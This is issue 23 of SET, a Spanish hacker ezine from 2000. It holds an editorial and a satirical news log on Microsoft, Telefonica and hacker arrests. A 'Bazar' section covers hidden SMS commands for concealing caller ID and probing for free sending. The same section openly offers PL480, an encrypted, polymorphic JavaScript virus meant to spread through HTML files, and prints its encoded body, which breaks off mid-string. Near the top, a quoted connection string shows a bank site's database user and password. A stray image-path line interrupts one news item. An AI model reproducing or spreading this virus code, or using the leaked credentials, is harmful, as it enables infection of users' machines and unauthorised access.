```
                                                    -==mmmu...
                                                           ‘"##b.
                                                             ‘###b
                                                               ^##b
                 .mmmm.      mmmmmmmmmm  mmmmmmmmmmmmm    ##b
            .          "#.           ##            ##     ##:
         .d’      .      ‘#    .                           ‘##
        u#       #b.      "    #                 ##          ##
       d#P        "###e.      #mmmmmmmm          ##          ##
      .##            ‘"##u          ##           ##          #P
      :##               ‘#b                      ##         dP
      :##b      #b.      ##    #                 ##        .P
       ###.      ##u.    #P    #________         ##       ."
        ###.       ""     "     """"""""##       ##
         "##o.                         ""        ##
           "###o..
              ‘"####oou.........
                  ‘‘"""""""‘‘
```

```
                         Saqueadores Edicion Tecnica

                      INFORMACION LIBRE PARA GENTE LIBRE

                      SET #23 - 13 de Septiembre del 2000


             -  - { {   http://www.set-ezine.org   } } -  -


   [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
   ||                                                                 ||
   ||                         Disponible en :                         ||
   ||                                                                 ||
   ||                    http://www.set-ezine.org                     ||
   ||                http://www.thepentagon.com/paseante              ||
   ||                                                                 ||
   ||                        Mirrors oficiales :                      ||
   ||                                                                 ||
   ||                   http://www.altern.org/netbul                  ||
   ||                   http://www.vanhackez.com/SET                  ||
   ||                   http://ezkracho.com.ar/set                    ||
   ||            http://packetstorm.securify.com/mag/set              ||
   ||                                                                 ||
   ||                                                                 ||
   ||                              SET                                ||
   ||                                                                 ||
   ||     .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.   ||
   ||                                                                 ||
   ||                        <set-fw@bigfoot.com>                     ||
   ||                                                                 ||
   [][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
```

SET Ezine #23, 13 de Septiembre del 2000.
ISSN 1575-1414 - Deposito Legal AS-1205-99.

Apartado de Correos #2051, 33080 - Oviedo (Espa~a)

```
"Session("ConnectionString") = "DSN=OpenValue;UID=webusr;PWD=webusr;"

                              --  Seguridad en accion en: www.openbank.es
```

```
 http://akumal.gsfc.nasa.gov/Register/repository/set.html

                              --  Nuestro fan de Lepe entra en la NASA
```

```
.----------[ AVISO ]-------------,-------------------------------------.
|                                |                                     |
.---[ ADVERTENCIA ]--------------ï                                     |
|                                                                      |
|  La INFORMACION contenida en este ezine no refleja la opinion de     |
|  nadie y se facilita con caracter de mero entretenimiento, todos     |
|  los datos aqui presentes pueden ser erroneos, malintencionados,     |
|  inexplicables o carentes de sentido.                                |
|  El GRUPO SET no se responsabiliza ni de la opinion ni de los        |
|  contenidos de los articulos firmados.                               |
|  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad      |
|  *vuestra*. Protestas dirigirse a /dev/echo o al tlf. 900-666-000    |
|                                                                      |
|_____________________________________________________________[ OJO ]_____|
```

-----[TABLA DE CONTENIDOS]----

----[SET 23]----

-- (S E T 2 3) --

Always remember that you are unique. Just like everyone else.

THE GOLDEN RULE OF ARTS AND SCIENCES

The one who has the gold makes the rules.

EOF

-[0x01]--
-[EDITORIAL]---
-[by Editor]---SET-23-

Como estan ustedes?

El numero que no queria llegar ya esta aqui, seguro que pensais que hay estupendas razones por las cuales ha tardado tanto. Pues os equivocais.

Quien dijo que todo debe tener una explicacion?. Yo no.

El contenido de este numero se presenta variado, tenemos articulos enlatados pendientes de ver la luz desde hace mucho tiempo y otros desde hace aun mas. Pero no asustarse, que todo no esta perdido, algunos de ellos siguen siendo igual de interesantes que cuando se escribieron y los otros tambien.

Mientras nosotros trabajamos ’afanosamente’ el Gobierno nos proporcionaba otro espectaculo bufonesco y patochoso con su gestion del UMTS, ahora tras intentar enmendar el embrollo de mala manera resulta que las compa~ias se han puesto chulas y dicen que no solo no sueltan un duro de mas sino que empezaran a dar el servicio "cuando puedan". Espa~a va tan bien que sus ciudadanos pagaremos el UMTS a todos los demas paises de Europa. Ole.

Influenciados por este estilo exitoso de gestion que triunfa y arrasa en las paginas economicas mas prestigiosas hemos decidido (des)organizarnos siguiendo una estructura gestionaria y socialdemocrata que recuerda poderosamente una tercera via social juvenilmente comprometida.

Y ahora aqui teneis el zine, como diria Churchill nunca tan pocos hicimos menos para tan muchos, o como diria Cisco(tm):

ARE YOU READY?

EOF

-[0x02]----------
-[Log de Noticias]----------
-[by Garrulon]----------SET-23-

Log de Noticias SET

Mas noticias.. aqui podeis ver parte de lo que ocurrio entre las salida de SET 22 y este tardio SET 23....

SET Staff

----------{ QT 2.2 LICENCIADA COMO GPL }----------

El anuncio de TrollTech acaba con una larga (y mayormente futil) disputa sobre la licencia QPL, la idoneidad de usar KDE y el futuro de este escritorio. Afortunadamente ahora podremos escoger nuestro escritorio favorito sin temor a enzarzarnos en disputas 'politicas'.
GNOME tampoco se esta quieto, la industria le respalda y SUN lo utilizara como gestor por defecto en sustitucion de CDE (algo muy sensato).

[Y si GNOME empezo porque KDE era maravilloso pero no libre...
Como queda la cosa ahora?]

----------{ DE QUE COLOR ES TU SOMBRERO? }----------

Porque se esta volviendo una cuestion importante. Y si no que le pregunten a Mark Abene a.k.a "Phiber Optik" que ha sido rechazado por @Stake (!!), la compa~ia de L0pht y Mnemonix, por su pasado "cuestionable". Recordemos que Abene fue condenado por hacking varios a~os atras mientras que otros "grey hats" tienen curriculos limpios de condenas criminales.

[Desde que la gente empezo a oler dinero hay una tendencia abrumadora a volverse "respetable", esconder un poco el 'handle' y hacerse propaganda con el nombre verdadero como "experto y profesional"]

----------{ LAS INVESTIGACIONES SOBRE MICROSOFT, DE MODA! }----------

Pues si, las tendencias de moda para esta primavera-verano; parece que en el aspecto politico-economico se decantan por investigar a la empresa de Bill Gates, Microsoft.
El comisario europeo, no ajeno a estas tendencias ha comenzado una investigacion sobre el sistema operativo Windows 2000, puesto que segun palabras textuales "tenemos indicios de que este sistema operativo haga aumentar mas la dependencia de productos Microsoft entre los usuarios"

[La UE siempre dando muestras de autonomia e independencia con respecto al poder yanki. Solo nos falta que tambien enjuicien a Bill Clinton.]

----------{ EEUU DECLARA LA GUERRA A LOS PIRATAS INFORMATICOS }----------

El gobierno de los EEUU muy enfadado, despues de los ataques a Yahoo, CNN y otros sitios web de prestigio en internet, ha declarado la guerra a los

piratas informaticos. Despues de Libia y la operacion Tormenta del Desierto, el siguiente campo de batalla de los EEUU sera Internet, ya nos imaginamos los victoriosos ejercitos de Bill Clinton desfilando por los routers y los backbones en pos del bien y la libertad.

[Alguien ha visto algun ciberterrorista?. Donde se estudia eso?]

----------{ RECORD: PRIMER BUG DE WINDOWS 2000 EN HORAS }----------

A las horas de salir Windows 2000 (con sus famosos 63000 fallos de serie), aparecio el primer bug en el directorio activo que Microsoft introdujo en su sistema operativo como "novedad estrella". El bug, permite acceder a informacion dentro del sistema, que en teoria deberia estar restingida. Pero lo mas gracioso del asunto no es el bug, sino quien lo encontro, Netware, justo a la empresa a la que le copio la tecnologia del directorio activo.

[Segun M$ es que Novell no entiende como chuta el Active Directory, ademas no se dice copia se dice "contratamos_al_tipo_que_lo_hizo"]

----------{ UK PROMUEVE UNA LEY TAN INUTIL COMO ESTUPIDA }----------

Puede que Gran Breta~a promulgue proximamente una ley que permite meter en la carcel a los usuarios de aplicaciones criptograficas que olviden o pierdan sus claves. La ley, con el fin de conocer cualquier clave que pueda interesar al Estado, se puede volver realmente divertida, puesto que como contrapartida, si alguien te cae realmente mal y siempre segun esta teoria, se podria crear una clave publica a nombre de tu querido enemigo, tirar las claves, denunciarlo, y listos.

--------{ EEUU CREARA UN CENTRO DE SEGURIDAD ELECTRONICA NACIONAL }---------

Bill Clinton ha anunciado la creacion de un centro de seguridad electronica nacional para proteger a las empresas americanas que se dediquen al comercio electronico.

----------{ APARECEN LOS PRIMEROS SEGUROS ANTI-HACKERS }----------

Pues eso, el titular lo dice todo, despues de los ataques masivos que se sufrieron el mes pasado, aseguradoras on-line, aprovechan la situacion para lanzar sus primeros serguros anti-hackers para las paginas web mas conocidas.

----------{ CAE UOL }----------

Universo Online, el mayor proveedor de acceso a Internet en Brasil, fue atacado el viernes por piratas informaticos que provocaron lentitud en el sistema y dificultades para la entrada de los usuarios. Se preguntaran que tiene esto de noticia, pues bien, lo que paso es que por primera vez, se logro vez dejar a un pais entero sin Internet, cosa que ni los militares americanos lograron con Irak en la tormenta del desierto, por cierto, los autores no fueron identificados.

------------{ CAMBIO EN LAS NORMAS DEL DOMINIO .es }------------

El Consejo Asesor de las Telecomunicaciones espa~ol, los cambios en general son que ahora una empresa puede tener mas de un dominio .es,aunque las normas mas caciquistas siguen sin moverse, como por ejemplo la no concesion de dominios a particulares, todo esto debidamente maquillado con proteccion al cibersquatting. es internet para todos o acaso internet es solo para las empresas?.

------------{ EL TDC IMPONE A TELEFONICA 1400 MILLONES DE MULTA }-----------

Telefonica debera pagar 1.400 millones de pesetas por practicas anticompetitivas. La sancion, impuesta por el Tribunal de Defensa de la Competencia en relacion con el lanzamiento de los Planes Claros por parte de Telefonica en febrero de 1998, supone la mayor multa pagada hasta ahora por una sola empresa por violar las leyes del mercado.

------------{ CONCEDIDAS LAS LICENCIAS UTMS EN ESPA~A }--------------

El BOE publico hoy las cuatro licencias concedidas para telefonia movil de tercera generacion, las concesiones han ido a parar a Telefonica, Amena Airtel y al consorcia Xfera. Teniendo en cuenta que Amena es en realidad la division de moviles de Retevision, nos podemos hacer a la idea de la gran imaginacion del Estado a la hora de hacer concesiones, siempre los mismos, dejando en la calle a Uni2, France Telecom, Jazztel, Iberdrola y un largo etcetera.

 [Todo un acierto del Gobierno.....]

-----{ UNA AGENCIA DE DETECTIVES ESPA~OLA CREA UN DEPARTAMENTO HACKER }-----

Creo que el titular lo dice todo, dada la deficiente o nula seguridad de las empresas espa~olas, y la facilidad de la que gozan cualquier intruso, la agencia Metodo 3 ha creado un departamento especifico de hackers blancos

 [Racistas.]

------------{ UN EMPLEADO DE ITTI DETENIDO POR PIRATERIA }------------

Un empleado de la compa~ia Internet Trading Technologies, que proporciona servicios de seguridad para transacciones comerciales electronicas, ha sido detenido recientemente y acusado de atacar ordenadores de la compania, causando interrupciones en el servicio.

------------{ ROBAN UN PORTATIL DE LA INTELIGENCIA BRITANICA }------------

En las secciones de nacional de los periodicos britanicos, aparece una noticia que relata como a un agente de la inteligencia britanica le fue sustraido un portatil con informacion "delicada y confidencial" sobre Irlanda del Norte, el mosqueo de las autoridades es mayusculo.

  [Creo que en el Parlamento Britanico ’levantaron’ cinco portatiles

en un solo dia. Como sigan a ese ritmo no cuadran el presupuesto ni a boinazos.]

-------{ EL 5% DE LOS PIRATAS INFORMATICOS ESPA~OLES SON MUJERES }---------

Segun una reciente investigacion del Instituto de la Mujer, el 5% de los piratas espa~oles son mujeres, por lo que se pone de manifiesto que en aras de incrementar e igualar la participacion femenina en este campo la BSA no deberia denunciar a _las_ vendedoras de CDs.

------------{ MICROSOFT: CULPABLE, CULPABLE Y CULPABLE }------------

El veredicto del juez federal no dejo duda alguna, Microsoft es culpable de violar las leyes anti monopolio por lo que ha sido condenada a partirse en dos. Ahora comienza el largo camino de apelaciones, negociaciones, declaraciones, pero mientras todo igual.

------------{ DETENIDO POR LOS ATAQUES A YAHOO Y EBAY }------------

La policia canadiense ha detenido a un hacker apodado "mafiaboy" por provocar el pasado mes de febrero los ataques contra algunos de los mas importantes servidores comerciales de Internet.

------------{ TELECINCO COMIENZA A EMITIR 'EL GRAN HERMANO' }------------

La cadena de television Telecinco comenzo anoche la emision de El Gran Hermano, y se preguntaran nuestros queridos lectores "y esto que tiene que ver con el hacking?..." lo acertaron: NADA. Pero es que en la redaccion de SET no perdemos oportunidad de meternos con Telefonica, y se preguntaran " Porque?..." pues por la sencilla razon que el programa El gran Hermano esta producido por una compa~ia holandesa, "Endemol", que como no, pertenece en un 100% a Telefonica. Ya sabemos porque el programa se llama asi.

------------{ NUEVO AGUJERO DE SEGURIDAD EN HOTMAIL }------------

Otro de nuestros preferidos vuelve a nuestra lista de las verguenzas, Hotmail (Como no, de la familia Microsoft), resulta que, se ha descubierto una vulnerabilidad que permite a un asaltante entrar en una cuenta de correo usando un mensaje de correo con un fichero adjunto en HTML. Cuando el usuario ve el fichero adjunto, se interceptan sus cookies de autenticacion de Hotmail y se envian al sitio web del atacante, de manera que en adelante este puede entrar en la cuenta de la victima haciendo uso de las cookies robadas. Pero la noticia tiene final feliz, por una vez, Hotmail reacciono con rapidez y soluciono el problema poco tiempo de ser informado.

[Esto ya no llama la atencion...]

-----{ EL FISCAL PIDE EL INDULTO PARA LOS 'HACKERS' DE TARRAGONA }-----

El juicio de los dos jovenes acusados de delitos contra la propiedad intelectual y revelacion de secretos, utilizando medios informaticos, se cerro la medianoche del miercoles. El Ministerio Fiscal, unica parte acusadora ya que los afectados habian renunciado a la denuncia, acabo pidiendo el indulto para los presuntos 'hackers'. Cabe destacar que el cuerpo de delitos informaticos de la guardia civil no se presento (¨no tenian nada que decir despues de toda la que armaron?), y que se tuvo que explicar al juez que Linux no era una herramienta de hacking.

----------{ NUEVO DEPARTAMENTO CONTRA LA INSEGURIDAD DIGITAL }----------

Despues de que la Policia Nacional creara recientemente un servicio de denuncia para delitos informaticos, el ministro de Administraciones Publicas, auncio la creacion de la futura Red de Alerta Temprana, la cual se dedicara a informar de incidencias y dar el pertinente comunicado a traves del correo electronico y los medios de comunicacion. Esperemos que funcione tan bien como dijo el ministro.

----------{ KEVIN MITNICK QUIERE SUAVIZAR SU CONDENA }----------

Kevin Mitnick esta intentando conseguir que le dejen escribir sobre la industria informatica porque Steven Brill, un conocido editor de Estados Unidos, esta en negociaciones para contratar a Mitnick como columnista para su pagina Web de informacion, y ha contratado a un abogado de Nueva York para que consiga que sean levantadas algunas de las restricciones de Mitnick, recordemos que Mitnick salio de la carcel el mes de enero, despues de casi cinco a~os de estar encarcelado y que estuvo de acuerdo en estar apartado de los ordenadores y cualquier dispositivo de acceso a Internet durante 3 a~os.

----------{ 2600 SE ENFRENTA A BELL POR UN DOMINIO }----------

Es divertido ver como se las gastan en USA, alli, la tradicion hacker, tiende a comprar dominios iguales que los grandes pero acabados en Sucks (lo que seria equivalente en España a www.terraapesta.com), pues bien, recientemente Bell Atlantic se y Airtouch se fusionaron en una empresa que se llama Verizon Wireless, esta empresa conociendo esta tendencia de los hackers, aparte de comprar el dominio Verizon.com consiguio el Verizonsucks.com, pero 2600 ni corta ni perezosa compro el dominio Verizonreallysucks.com (equivalente a terrarealmenteapesta.com) y claro, los de Bell se han cabreado.

----------{ TELELINE = "SPAMMER", PARA LA ORGANIZACIÓN MAIL-ABUSE }---------

Y como no, despues de un corto espacio de tiempo, Telefonica vuelve a fijar nuestra atencion, Teleline, el ISP de Terra (a su vez filial de Telefonica), ha sido denunciado por la organización no lucrativa "The Mail Abuse Prevention System", por llevar a cabo "spam" o envio de correo no solicitado.

----------{ ORACLE RECONOCE QUE ESPIO A MICROSOFT }----------


Oracle, reconocio ayer haber contratado los servicios de una agencia de

detectives para espiar a su mas directa competencia, Microsoft. Su intencion era la de descubrir la relacion entre Microsoft y el grupo de empresas e instituciones de su entorno.

[Y ahora los nuevos cubos de basura con detective de Oracle incorporado]

EOF

```
-[ 0x03 ]----------------------------------------------------------------
-[ Bazar ]----------------------------------------------------------------
-[ by Varios Autores ]-------------------------------------------------SET-23-
```



- [SET #23] -

Barato, barato, reina.
De vuelta con el bazar, lleno de articulos cortos, opiniones
personales, trucos variopintos y toda clase de extra~as maravillas.

El recuerdo de rigor para los que se saltan el articulo 0x07.

- 80 columnas
- Temas novedosos, interesantes, originales o al menos coherentes
- Sin faltas. Vive el verano.

-{ Contenidos del Bazar de SET #23 }-


```
-< 0x01 >-------------------------------------------------.-------------.----
                                                         '-[ Krip7ik )-ï
```

-:=| Comandos de preprocesado en SMS con Vomistar |=:-

By Krip7iK

Bien, hace poco me llego un rumor de ciertos comandos para enviar mensajes cortos con acuse de recibo, con ocultacion del numero emisor del mensaje (CID), y ... envio *GRATUITO*...

Pues nada me puse a investigarlo y saque lo siguiente en claro:

Se trata de insertar una serie de comandos antes del SMS en si (antes del texto); la sintaxis que se usa es la siguiente:

*X*X*X*X*#

Donde las X son los comandos. Esto es: se abre el dialogo de comandos con un * , luego mediante una letra (en donde esta la X) se especifica el comando en cuestion, si quieres enviar mas de un comando estos van separados por * entre si, y finalmente se cierra el dialogo de comandos

con una #.

Los comandos que hemos descubierto y comprobado son los siguientes dos:

o => Ocultacion de identidad (oculta CID)

n => acuse de recibo (te envia un SMS el centro receptor del mensaje, no el terminal receptor, sino el Centro que usa el terminal receptor, diciendo que el mensaje que enviaste a la hora tal del dia cual ha sido recibido por No. a la hora tal del dia cual.)

El comando de envio gratuito que llego a mis oidos es con la letra "u", pero por la simple prueba que realice (intento de envio con una SIM sin credito) no debe funcionar, o al menos.. no es la "u" el comando... Lo que no quiere decir que no exista algun comando que lo permita.

CONCLUSION:

El centro de envio de mensajes tiene en su software algun tipo de preprocesador del SMS que busca una cierta sintaxis de comandos (la ya expuesta) y actua en consecuencia.

Ya conocemos dos comandos validos, y nada nos hace pensar que no existan mas, asi que todos aquellos con tiempo, ganas .. y credito suficiente podeis intentar descubrir nuevos comandos.

NOTA FINAL: si se abre un dialogo de comandos con * y no se acaba de cerrar con la consiguiente #, el receptor recibe un mensaje totalmente en blanco y habreis perdido esas maravillosas 20 pelas... asi que no os olvideis de la # y no os confundais con los * !!!.

-= Todas las pruebas realizadas han sido hechas con tarjetas Movistar Activa (diversos tipos: 4, joven...), no se han realizado pruebas por el momento con Airtel ni con terminales de contrato. Eso si.. se ha probado a enviar a diferentes compa~ias con exito en todas ellas =-

-< 0x02 >----------.----------.-----
‘-[PL480)-ï

Como se ha puesto de moda esto de los virus en javascript, pos no iba yo a ser menos, y ahi va eso... prefiero que se publique en SET para que no se me pueda acusar de provocar da~os...

Me parece ironico que en la historia de la love letter sea el pobre chaval quien pague por las burradas que permiten hacer los programas de Moco$oft.

Los da~os no los provocan los escritores de virus, sino los sistemas que permiten la ejecucion de sus codigos.

Confieso que me decidi a terminar el virus tras ver el codigo de love-letter, con la intencion de hacer algo un poco mas limpio (menos virulento y menos destructivo) y evolucionado: por lo menos cifra el codigo, y es primitivamente polimorfico.
No he utilizado la "novedosa" teknika del outlook, porque es de esperar que dure poco una funcionalidad que permite el spam...
Me parecio mas eficaz una contaminacion lenta mediante archivos htm...

Tiene el interes de utilizar la identidad del escritor de la pagina para adquirir la confianza de la victima...

PL480.

Nada, que ultimamente me ha dao por empaquetar y encapsularlo todo... para evitar "accidentes".

```
Me parecio curioso utilizar los comentarios para
insertar codigo, imagenes, troyanos...

<++>script/pl480.htm

/* Importante: no insertar saltos de linea...*/

function =
pl480(){/*BBHBFBCHCCKBCJBCDHBECBBCBBHBJKBCCCBBCCDCDHBECBBCBIHBCCCBBCCBCJG=
BDEBCGBJFBGFBEGBGFBBGBJFBJFBJFBDEBDEBIHBFCCCBCBBCGBCHCCGCCJGBDEBBJBHIBDGB=
HGBJFBDEBECBBCBBHBDCCFCCCBCDHBECBBCBDEBDEBDEBJHBEIBEJBIHBHIBGHBIIBKHBDJBJ=
GBDEBBIBKIBDJBDEBKHBJHBGJBIHBGHBFJBEIBKIBJIBGHBHIBDEBBJBGJBDJBBJBKIBEJBKH=
BDEBKIBJIBHIBKJBJGBDEBECBBCBKBBECBBCBDEBJHBKIBJIBKEBFJBDEBDJBGJBJIBDEBFJB=
DIBEIBEJBDEBIHBKIBJHBKHBHFBHFBHFBDEBIIBIKBIBCCBCDEBIKBDEBJKBCBCHCCHCCCBCF=
CCDEBCCCBCCCBCEEBEEBEEBDEBJGBCFBECBBCBDEBDEBHCCFBCIKBBCCIBCGCCDEBHCCCCCDE=
BEJBKHBFJBFFBCIBICCBCCGBCBCCGCCIBCGBCFFBGHBBGBIGBFFBCBCGFBCIBCBCBCCHFBHFB=
HFBECBBCBDEBDEBDEBGHBBCCBBCDEBIIBHEBDEBDBCCCCFCCDEBHCCFBCCBCDEBFIBEJBKKBF=
CCGBCDCCHCCDEBFEBIJBEJBFBCDEBJCCGBCFCCICCGCCDEBHCCICCHCCCCCFCCGBCIKBJBCFE=
BECBBCBDEBDEBDEBHCCFBCIKBHCCDEBKKBCCCKBCCBCGCCDEBKCCGBCHCCFBCDEBIJBEJBFBC=
CBCJBCJBCHFBHFBHFBDEBECBBCBKBBJIBCCCKCCDEBIIBHEBIJBGBCBCCBBCCCCKCCGCCDEBG=
BCGCCDEBFBCIKBKKBIBCCBCFCCDEBDBCFCCGBCCBCBCCBBCJBCCDCJGBDEBECBBCBKBBIJBFB=
CCBCFCCCBCDEBCDCCCCICCDEBKCCIKBBCCHCCDEBHCCCCCDEBCBCBCCHCCCBCFCCDEBHCCCCC=
BBCIKBCDCEHBDEBKGBCFBECBBCBKBBDEBDEBECBBCBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBG=
FBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGFBGF=
BGFBGFBGFBGFBGFBGFBECBBCBDEBDEBDEBJHBCBCGCCKKBFCCGBCDCCKKBGBCCCCBCCJGBECB=
BCBECBBCBKHBGCCDEBICCBCCDEBKKBCCCBBCGBCEBCCCCDEBJKBIKBGCCHCCIKBBCCHCCCBCD=
EBFCCCBCBBCICCBCCBBCIKBBCCHCCCBCDEBCDCDEBBBCCBCGCCCCCFCCEBCIKBBCCGBCDDCIK=
BBBCCCCFFBECBBCBDEBCDCIKBDEBECCICCCBCDEBFBCCBCDEBGBCBBCCCCDEBIKBCFDIKBBBC=
GBCCBCBCCBBCCCCJBCCBCDEBDBCICCBCCKKBGBCCCCBCCIKBJBCGBCBBCIKBBBCDEBKBCGBCC=
BCBCCHCCFCCIKBGCCDEBECBBCBGBCBCCJCCCBCGCCHCCGBCEBCIKBJKBIKBDEBJBCIKBDEBIK=
BCDCICCBBCIKBDEBBBCCBCDEBIIBHEBHFBHFBHFBECBBCBIHBCCCBCCDEBJBCCCCDEBKKBICC=
IKBJBCDEBECCICCGBCCBCFCCCCCDEBBBCCBCHBCIKBFCCDEBKKBJBCIKBFCCCCCDEBECCICCC=
BCDEBCBCGCCHCCCBCDEBKKBCCCBBCGBCEBCCCCDEBBCCCCCDEBCBCGCCDEBECBBCBCBCHBCCB=
CKBCDCCJBCIKBFCCFFBDEBECCICCCBCDEBCBCGCCDEBJKBIKBGCCGBCKKBIKBKBCCBCBCCHCC=
CBCDEBICCBCCDEBCBCBCCGCCIKBKBCJKBJBCIKBBBCCCCDEBBBCCBCDEBECBBCBIKBJBCEBCI=
CCBCCCCCGCCDEBDBCFCCIKBEBCKBCCBCBCCHCCCCCGCCDEBBBCCBCDEBJBCCCCGCCDEBDBCGB=
CKKBFBCCBCFCCCCCGCCDEBBBCCBCDEBIKBCDCICCBBCIKBDEBBFBKEBIJBGCCFBCHFBKKBFBC=
KBCKEBDEBCDCECBBCBKEBFIBGCCKKBFCCGBCDCCHCCEGBHFBKKBFBCKBCKEBFFBDEBECCICCC=
BCDEBJCCGBCCBCBCCCBCBCCDEBKKBCCCBCCDEBCBCJBCDEBIJBBGBGIBCFBCDCDEBECCICCCB=
CDEBFBCIKBDEBGCCGBCBBCCCCECBBCBCBCGCCKKBFCCGBCHCCCCCDEBKKBCCCBCCDEBDBCGBC=
BCCCBCGCCDEBCBCBDCKKBICCGCCGBCJCCIKBKBCCBCBCCHCCCBCDEBCBCBBCICCKKBIKBHCCG=
BCJCCCCCGCCJGBDEBBHBHHBGJBFJBFJBKIBJIBDEBECBBCBCCCBCCKKBJBCGBCKKBIBCCHBFE=
BBBCCCCKKBICCKBCCBCBCCHCCHFBIKBJBCJBCHFBHCCCBCBDCHCCCCCGHBHFBJCCIKBJBCICC=
CBCCHBBJBHIBDGBHGBJFBDEBEFBDEBEIBBCCDBCCBCKKBHCCKGBBBCCCCKKBICCKBCCBCBCCH=
CCHFBIKBJBCJBCHFBHCCCBCBDCHCCCCCHFBGCCHCCCDCJBCCBCHFBBBCGBCGCCDCCJBCIKBCD=
CCHBKEBKEBFEBDHBDEBJCCCBCFCCDEBKKBCCCBBCGBCEBCCCCDEBBHBIFBJKBICCHCCHCCCCC=
BCCDHBECBBCBDEBDEBDEBDEBDEBIHBCCCKBCCCCDEBJBCCCCGCCDEBHIBKHBCIBKIBJGBDEBJ=
BCCCCDEBBBCGBCJCCCBCFCCHCCGBCBBCCCCDEBCBCGCCDEBCBCBCCGCCIKBKBCJKBJBCIKBFC=
CHFBECBBCBECBBCBBHBBBCGBCJCCDEBGBCBBCCHBFEBHCCCBCBDCHCCCCCFEBDEBGCCHCCCDC=
JBCCBCCHBFEBBBCGBCGCCDCCJBCIKBCDCJGBKEBBCCCCCBCCCBCKEBFEBDHBECBBCBBHBHCCC=
BCBDCHCCIKBFCCCBCIKBDEBBCCIKBKBCCBCCHBFEBHCCCBCBDCHCCCCCGHBFEBDEBFCCCCCKC=
CGCCCHBFEBBGBJFBFEBDEBKKBCCCJBCGCCCHBFEBHGBJFBFEBDEBDHBBHBIFBHCCCBCBDCHCC=
IKBFCCCBCIKBDHBECBBCBBHBIFBBBCGBCJCCDHBECBBCBDEBEIBBCCDBCCBCKKBHCCIKBDEBJ=
BCCCCGCCDEBDBCGBCKKBFBCCBCFCCCCCGCCDEBHFBFBCHCCKBCDEBBBCCBCJBCDEBCBCGCCKK=
BFCCGBCHCCCCCFCCGBCCCCDEBBFBCDCDEBGCCICCJKBKKBIKBFCCDCCCBCHCCIKBGCCCFBECB=
BCBKKBCCCBCCDEBICCBCCIKBDEBKKBCCCDCCGBCIKBDEBJKBICCFCCBBCIKBKBCCBCBCCHCCC=
BCDEBKKBGBCDBCFCCIKBBBCIKBDEBDCCIKBFCCIKBDEBBBCCCCHCCIKBFCCDEBIKBJBCDEBKK=
BCCCBBCGBCEBCCCCDEBBBCCBCECBBCBICCBCCDEBDCCCBCICCBBCCCCGFBDCCCCCJBCGBCKBC=
CCCFCCDBCGBCGCCKBCCCCHFBECBBCBIHBICCIKBBCCBBCCCCDEBGCCCBCDEBCBCHBCCBCKKBI=
CCHCCIKBDEBCBCJBCDEBKKBCCCBBCGBCEBCCCCDEBFBCHCCKBCJBCFFBDEBKBCCCCBBCGBCDB=
CGBCKKBIKBDEBCBCJBCDEBFCCCBCEBCGBCGCCHCCFCCCCCECBBCBDCCIKBFCCIKBDEBGCCCBC=
FCCDEBGBCBCCGBCKKBGBCIKBBBCCCCDEBIKBJBCDEBIKBFCCFCCIKBBCCECCICCCBCDEBBBCC=
BCJBCDEBKCCBGBHFBECBBCBGHBBBCCBCKBCIKBGCCDEBJHBCBCHBCIKBDEBICCBCCIKBDEBFC=
CICCHCCGBCBCCIKBDEBFCCCBCGCCGBCBBCCBCBCCHCCCBCDEBFEBICCGCCICCIKBFCCGBCCCC=
HFBHBCGCCFEBDEBECCICCCBCECBBCBECCICCCBCDEBJBCIKBBCCDDCIKBDEBCBCGCCDCCCCCF=
CCIKBBBCGBCKKBIKBKBCCBCBCCHCCCBCDEBJBCIKBDEBFCCICCHCCGBCBCCIKBDEBBBCCBCDE=
BGBCBCCDBCCBCKKBKKBGBCCCCBCCECBBCBCBCBCCDEBICCBCCDEBIKBFCCKKBFBCGBCJCCCCC=
DEBHCCCBCKBCDCCCCCFCCIKBJBCHFBHFBHFBECBBCBECBBCBBJBIKBFCCIKBDEBCBCJCCGBCH=
CCIKBFCCDEBFCCCBCGBCBCCDBCCBCKKBHCCIKBFCCDEBBGBDEBJCCCBCKKBCBCGCCDEBCBCJB=
CDEBKBCGBCGCCKBCCCCDEBDBCGBCKKBFBCCBCFCCCCCFFBECBBCBDBCGBCFCCKBCIKBDEBKKB=
```

```
CCCBCCDEBCBCJBCDEBBCCCCCKBCJKBFCCCBCDEBBBCCBCDEBICCGCCICCIKBFCCGBCCCCDEBB=
BCCBCJBCDEBCCCFCCBBCCBCBCCIKBBBCCCCFCCHFBHFBHFBECBBCBDCCCCCFCCDEBJBCCCCDE=
BHCCIKBBCCHCCCCCFFBDEBCBCJBCDEBECCICCCBCDEBCBCHBCCBCKKBICCHCCCBCDEBCBCJBC=
DEBJCCGBCFCCICCGCCFFBDEBBBCCBCHBCIKBFCCIKBDEBECBBCBGBCBCCCBCJCCGBCHCCIKBJ=
KBJBCCBCKBCCBCBCCHCCCBCDEBGCCICCDEBFBCICCCBCJBCJBCIKBDEBCBCBCCDEBCBCJBCDE=
BKKBCCCBBCGBCEBCCCCHFBHFBHFBECBBCBGHBBBCCBCKBCIKBGCCDEBDCCCCCGCCGBCJKBGBC=
JBCGBCHCCIKBDEBJBCIKBDEBGBCBCCDBCCBCKKBKKBGBCCCCBCCDEBDCCCCCFCCDEBJCCIKBF=
CCGBCIKBGCCDEBJCCIKBFCCGBCIKBBCCHCCCBCGCCECBBCBGCCGBCKBCICCJBCHCCIKBBCCCB=
CIKBKBCCBCBCCHCCCBCHFBHFBHFBDEBECBBCBECBBCBDIBCBCDEBGBCBCCHCCCBCBCCHCCIKB=
BBCCCCDEBFBCIKBKKBCBCFCCDEBICCBCCDEBKKBCCCBBCGBCEBCCCCDEBJBCCCCDEBKBCCBCB=
CCCCCGCCDEBBBCIKBCFDGBCBCCCCCDEBDCCCCCGCCGBCJKBJBCCBCFFBDEBCDCIKBECBBCBEC=
CICCCBCDEBBCCCCCDEBDCCFCCCCCJCCCCCKKBIKBDEBBBCIKBCFDCCCGCCDEBGBCFCCFCCCBC=
